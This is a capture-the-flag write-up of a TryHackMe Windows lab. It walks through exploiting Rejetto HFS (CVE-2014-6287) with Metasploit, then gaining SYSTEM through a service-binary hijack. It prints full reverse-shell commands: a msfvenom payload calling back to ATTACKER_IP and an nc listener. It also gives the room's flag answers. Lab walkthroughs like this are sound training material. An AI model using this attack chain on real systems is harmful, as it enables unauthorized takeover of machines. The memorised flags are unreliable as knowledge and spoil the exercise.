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Setup

We first need to connect to the tryhackme VPN server. You can get more information regarding this by visiting the Access page.

I'll be using openvpn to connect to the server. Here's the command:

```
$ sudo openvpn --config NovusEdge.ovpn
```

Reconnaissance

Conducting an nmap scan, we find the following information:

```
$ sudo nmap -sS -vv --top-ports 2000 -oN nmap_scan.txt -Pn TARGET_IP
PORT      STATE SERVICE       REASON
80/tcp    open  http          syn-ack ttl 127
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127
8080/tcp  open  http-proxy    syn-ack ttl 127
49152/tcp open  unknown       syn-ack ttl 127
49153/tcp open  unknown       syn-ack ttl 127
49154/tcp open  unknown       syn-ack ttl 127
49155/tcp open  unknown       syn-ack ttl 127
49156/tcp open  unknown       syn-ack ttl 127
```


There's a http wen serber running on port 80 and a proxy running on 8080. Using a browser to visit the web page on port 80, we see a simple page with a picture of the employee of the month. Inspecting the web page, we can see that the image's source is: `/img/BillHarper.png`. This gives us the answer to the first question asked in the room:

> Who is the employee of the month?
> Answer: Bill Harper

From the nmap scans, we also have the answer for the next task:

> Scan the machine with nmap. What is the other port running a web server on?
> Answer: 8080

If we try and visit the page: `http://TARGET_IP:8080/` using the browser, we're greeted with the following:



If we try to login and cancel, we're redirected to the following web page, which can then be followed by clicking on the `HttpFileServer 2.3` link, taking us to the HFS server's documentation page:

Observe the URL is: https://www.rejetto.com/hfs. Putting it all together, we get the answer to the next question in the room:

> Take a look at the other web server. What file server is running?
> Answer: Rejetto HTTP File Server

A quick search for exploits gives us some possible options for gaining access:

```
$ searchsploit rejetto http file server
------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------------
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit) | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities      | windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload         | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)    | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)    | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Executi | windows/webapps/34852.txt
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)            | windows/webapps/49125.py
------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

For this task, we can use the last exploit on the list. Using searchsploit we can get the full path to the exploit and see what the corresponding CVE number for this exploit is:

```
$ searchsploit -p windows/webapps/49125.py
  Exploit: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)
      URL: https://www.exploit-db.com/exploits/49125
```

```
     Path: /usr/share/exploitdb/exploits/windows/webapps/49125.py
File Type: Python script, Unicode text, UTF-8 text executable

Copied EDB-ID #49125's path to the clipboard

$ head /usr/share/exploitdb/exploits/windows/webapps/49125.py
# Exploit Title: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)
# Google Dork: intext:"httpfileserver 2.3"
# Date: 28-11-2020
# Remote: Yes
# Exploit Author: Óscar Andreu
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
```

> What is the CVE number to exploit this file server?
> Answer: 2014-6287

Gaining Access

Using metasploit to gain initial access:

```
$ sudo msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS TARGET_IP
RHOSTS => TARGET_IP
msf6 exploit(windows/http/rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080

msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on ATTACKER_IP:4444
[*] Using URL: http://ATTACKER_IP:8080/jEDk49hV8EF
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /jEDk49hV8EF
[*] Sending stage (175686 bytes) to TARGET_IP
[!] Tried to delete %TEMP%\viAORyR.vbs, unknown result
[*] Meterpreter session 1 opened (ATTACKER_IP:4444 -> TARGET_IP:49244) at 2022-11-25 00:32:52 +0330
[*] Server stopped.

meterpreter >
```

With the meterpreter session, we get the user flag:

```
meterpreter > pwd
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
meterpreter > cd ../../../../../../../
meterpreter > pwd
C:\Users\bill

meterpreter > ls Desktop\\
Listing: Desktop\
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-09-27 14:37:07 +0330  desktop.ini
100666/rw-rw-rw-  70    fil   2019-09-27 16:12:38 +0330  user.txt

meterpreter > cd Desktop\\
meterpreter > cat user.txt
 b04763b6fcf51fcd7c13abc7db4fd365
```

We thus have our user flag:

> Use Metasploit to get an initial shell. What is the user flag?
> Answer: `b04763b6fcf51fcd7c13abc7db4fd365`

Privilege Escalation

As instructed in the room's task description, we'll need to use the `PowerUp` script. Downloading the script using a simple `wget` command:

```
$ wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
```

We can upload this script using our meterpreter session and then execute it:

```
meterpreter > upload PowerUp.ps1
...

meterpreter > load powershell
Loading extension powershell...Success.

meterpreter > powershell_shell
PS > whoami
steelmountain\bill

PS > . .\PowerUp.ps1
PS > Invoke-AllChecks


ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
```

```
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe;
                 IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AWSLiteAgent
Path           : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart     : False
Name           : AWSLiteAgent
Check          : Unquoted Service Paths

ServiceName    : AWSLiteAgent
Path           : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart     : False
```

```
Name           : AWSLiteAgent
Check          : Unquoted Service Paths

ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths

ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths

ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths

ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe;
                 IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False
Name           : IObitUnSvr
Check          : Unquoted Service Paths

ServiceName    : LiveUpdateSvc
Path           : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>
CanRestart     : False
Name           : LiveUpdateSvc
Check          : Unquoted Service Paths

ServiceName    : LiveUpdateSvc
```

```
Path           : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>
CanRestart     : False
Name           : LiveUpdateSvc
Check          : Unquoted Service Paths

ServiceName    : LiveUpdateSvc
Path           : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe;
                 IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>
CanRestart     : False
Name           : LiveUpdateSvc
Check          : Unquoted Service Paths

ServiceName                     : AdvancedSystemCareService9
Path                            : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'AdvancedSystemCareService9'
CanRestart                      : True
Name                            : AdvancedSystemCareService9
Check                           : Modifiable Service Files

ServiceName                     : IObitUnSvr
Path                            : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'IObitUnSvr'
CanRestart                      : False
Name                            : IObitUnSvr
Check                           : Modifiable Service Files

ServiceName                     : LiveUpdateSvc
Path                            : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'LiveUpdateSvc'
CanRestart                      : False
Name                            : LiveUpdateSvc
Check                           : Modifiable Service Files
```

The `CanRestart` option is set to true for the `AdvancedSystemCareService9` service. Moreover, the service has

a `unquoted service path` vulnerability.

> Take close attention to the CanRestart option that is set to true. What is the name of the service which shows up as an unquoted service path vulnerability?
> Answer: `AdvancedSystemCareService9`

The `CanRestart` option being true, allows us to restart a service on the system, the directory to the application is also write-able. This means we can replace the legitimate application with our malicious one, restart the service, which will run our infected program.

We can generate a reverse shell payload using `msfvenom` and upload it to the server.

NOTE: Press `Ctrl+C` to terminate the loaded powershell session and get back to the meterpreter session.

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o
↪  ASCService.exe

# In the meterpreter session:
meterpreter > shell
Process 100 created.
Channel 9 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\Desktop> sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\bill\Desktop>^C
Terminate channel 9? [y/N]  y
meterpreter > upload ASCService.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"

meterpreter > shell
...
C:\Users\bill\Desktop>sc start AdvancedSystemCareService9
...
...

# To our listener:
$ nc -nvlp 4443
...
...
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
```

```
nt authority\system

C:\Windows\system32>cd C:\\Users\\Administrator\\Desktop
C:\Users\Administrator\Desktop>type root.txt
9af5f314f57607c00fd09803a587db80
```

We finally have the root flag!

> What is the root flag?
> Answer: 9af5f314f57607c00fd09803a587db80

Conclusion

I hope this writeup was useful. If you like it, please consider following me on github and dropping a star on the repo

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